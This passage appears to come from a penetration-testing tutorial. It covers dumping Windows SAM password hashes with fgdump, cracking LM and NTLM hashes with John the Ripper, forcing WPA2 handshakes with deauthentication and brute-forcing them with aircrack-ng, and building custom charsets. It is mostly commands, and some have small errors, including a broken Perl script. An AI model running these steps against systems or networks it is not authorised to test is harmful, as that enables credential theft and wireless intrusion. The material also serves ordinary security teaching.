Once John completed its work, we can see cracked passwords:

john –show /tmp/saltedpasswords

1.9 Cracking NTLM Hashes by using John and fgdump

On Windows systems if LM hashing is not disabled, two hashes are stored in the SAM database.

The first is the LM hash – relatively easy to crack because of design flaws, but often stored for backwards-compatibility.

The second is the NTLM hash – which can be more difficult to crack when used with strong passwords.

LM hashes store passwords all uppercase, and split into 2 blocks of 7 bytes, which is part of the reason why they are so weak: complete rainbow tables of all possible hashes can be easily obtained for super-fast cracking.

However, cracking the LM hash does not return exactly the password how it is: the case is not returned as is so you must guess it.

The following technique shows how to crack the LM hashes and use these to find the exact password from the NTLM hashes.

In this case, we'll use a Windows XP host having six users with various passwords.
First, extract the passwords from the SAM using fgdump:
fgdump.exe" -c >> 2>&1
OR logging output to file:
fgdump.exe" -c >> output.txt
OR from a remote host:
fgdump.exe" -h 192.168.0.10 -c -l output.txt
You will get a similar output:
bert:1011:5DF12C9F2162249EAAD3B435B51404EE:099C037B843FDCA6489B03635E87EA76:::
where the following part is the LM hash:
bert:1011:5DF12C9F2162249EAAD3B435B51404EE:
and the following part is the NTLM hash:
099C037B843FDCA6489B03635E87EA76:::
Now we can crack the LM hashes trying a dictionary attack first – as it's very fast:
john –wordlist=/pentest/passwords/wordlists/password.txt output.txt
For LM hashes, the passwords longer than 7 characters are crack in two 7 byte pieces.
On the remaining hashes to crack run John to issue a brute-force attack:
john –format=lm output.txt
For stronger passwords, if the brute-force attack takes longer than a few minutes, you could use to LM hash rainbow tables, which would speed up the process.
When John completed, check the LM hash cracked paasswords:
john –show output.txt
Then, start cracking the NTLM hashes.
Make two copies of John rules file and edit them:
cp john.conf john.conf.old
cp john.conf john.conf.ntlm
In *john.conf.ntlm* replace "List.Rules:Wordlist" with "List.Rules:Disabled" to disable the normal ruleset and "List.Rules:NT" with "List.Rules:Wordlist" to enable our specialised attack.
OR without editing john.conf:
john -format=LM /tmp/pwd
john -format=LM /tmp/pwd -show | cut -d: -f2 | sed 'N;$!P;$!D;$d' > /tmp/worldlist
john -format=NT /tmp/pwd -w=/tmp/worldlist -rules:NT
Show the NTLM hashes you're trying to crack:
john –show=LEFT –format=NT output.txt
Create a dictionary file which will contain just the passwords we have previously obtained from LM hash-cracking:
john –show –format=LM output.txt | grep -v "password hashes" | cut -d":" -f2 | sort -u > lmcracked.txt
The previous command generates a file containing a list of just the passwords in uppercase.
Now, put the custom special password rules in place:
cp john.conf.ntlm john.conf
Use the specific password dictionary and rules to crack the NTLM password hashes:
john -rules –wordlist=lmcracked.txt –format=nt crackmemixed.txt
We have cracked the case sensitive NTLM hashes from the case insensitive LM hash-cracked passwords.
Finally, put the rules file back:
cp john.old.conf john.conf

1.10 Brute Force WPA/WPA2-PSK Key with John and aircrack-ng

Use dictionaries to brute force the WPA/WPA-PSK.
Let's assume the wifi channel is 5, the BSSID MAC is 00:24:B2:A0:51:14 and the client MAC is 00:14:17:94:90:0D.
Start airmon on the wireless interface connected to the WiFi network to put it in monitor mode:
airmon-ng
airmon-ng start wlan0
On another terminal session, find a wireless network that uses WPA2 / PSK:
airodump-ng mon0
Stop airodump-ng and run it again to dump packets to disk :
airodump-ng –channel 5 –bssid 00:24:B2:A0:51:14 mon0 –w /tmp/output
Open a third terminal session and start aireplay to generate a deauthentication of the users connected to the WiFi network and get the 4-way handshake while they're trying to re-authenticate:
aireplay-ng –deauth 10 -a 00:24:B2:A0:51:14 -c 00:14:17:94:90:0D mon0

OR:
aireplay-ng -0 1 -a 00:24:B2:A0:51:14 -c 00:14:17:94:90:0D mon0
As the handshake happens, on its terminal session, airodump-ng should indicate “WPA Handshake”.
Stop airodump-ng, airmon-ng and aireplay-ng, and check the files:
ls –lrt /tmp
cat /tmp/output
There are 2 ways of brute forcing: one, relatively fast, does not guarantee the success, the other is slower but guarantees success.
Assuming your wordlist is word.lst file, the first method is to use simply aircrack-ng:
aircrack-ng –w /tmp/wordlists/word.lst -b 00:24:B2:A0:51:14 /tmp/output.cap
The second method, much slower, is to use John to create all possible password combinations and feed them into aircrack-ng:
john –stdout –session=WirelessBrute –incremental:all | aircrack-ng -b 00:24:B2:A0:51:14 -w – output.cap*
OR if you want to pass the WiFi Network ESSID (instead of BSSID) to aircrack-ng:
john –stdout –session=WirelessBrute –incremental:all | aircrack-ng –a 2 -e WirelessNetworkName -w – output.cap*
As this process could be very slow it suggested to use John “*–session*” flag to store password generation index into a John session file. This way you can resume brute-force at any time (refer to previous paragraph to info about “session” usage):
john –restore=WirelessBrute | aircrack-ng -b 00:24:B2:A0:51:14 -w – output.cap*
OR:
john –restore=WirelessBrute | aircrack-ng -a 2 -e WirelessNetwork output.cap -w -*

1.11 Creating John Custom Charset

As told above, charsets make John efficient. You can create your own custom charsets for specific purposes.
By default, John parses the john.pot file and looks up all the passwords, it then performs character frequency calculation on these passwords and generates the custom charset file.
If you would like to use your own file of cracked hashes, then you can use the following quick way.
Assuming you’re cracking the hashfile, hashes.txt which contains a list of MD5 hashes. After cracking around 100 hashes, you decide to speed up the cracking process by fingerprinting the passwords already cracked so far.
So, you list down the cracked hashes and put the results in a file:
john –show –format=raw-MD5 hashes.txt > parseout.txt
Now, you only have to filter out all of the usernames and keep only the passwords in the format “pass” as opposed to “user:pass”. This can be done by using the following script:

```
#!/usr/bin/perl
use strict;
use warnings;
$input=$ARGV[0];
$output=$ARGV[1];
chomp $output;
my ($user,$pass);
open(INPUT,\"<$input\") or die (\"Couldn't open the file with error $!\n\");
open(OUTPUT,\">$output\");
while()
{
  chomp $_;
  ($user,$pass)=split /:/,$_;
  print OUTPUT \":\".$pass.\"\n\";
}
close(INPUT):
close(OUTPUT);
```

Assuming the script name is charset.pl, you can run the script pass the patterns into john.pot file:
perl charset.pl parseout.txt john.pot
Once you have the specific patterns in john.pot file, create the charset:
john –make-charset=specific.chr
Finally, in John configuration file john.conf (located into the John path), add the following section (change the “MinLen” and “Maxlen” parameters according to your needs):

```
[Incremental:Specific]
FILE=$JOHN/specific.chr
```

MinLen= 1
MaxLen= 8
CharCount=
To use the newly created custom charset in a cracking session issue such a command:
john -i:Specific –format=raw-MD5 –session=cracking2 hashes.txt

From <http://hackingandsecurity.blogspot.com/2016/06/password-cracking-hashes-dumping-brute.html>

Introduction

Saturday, January 5, 2019 4:32 PM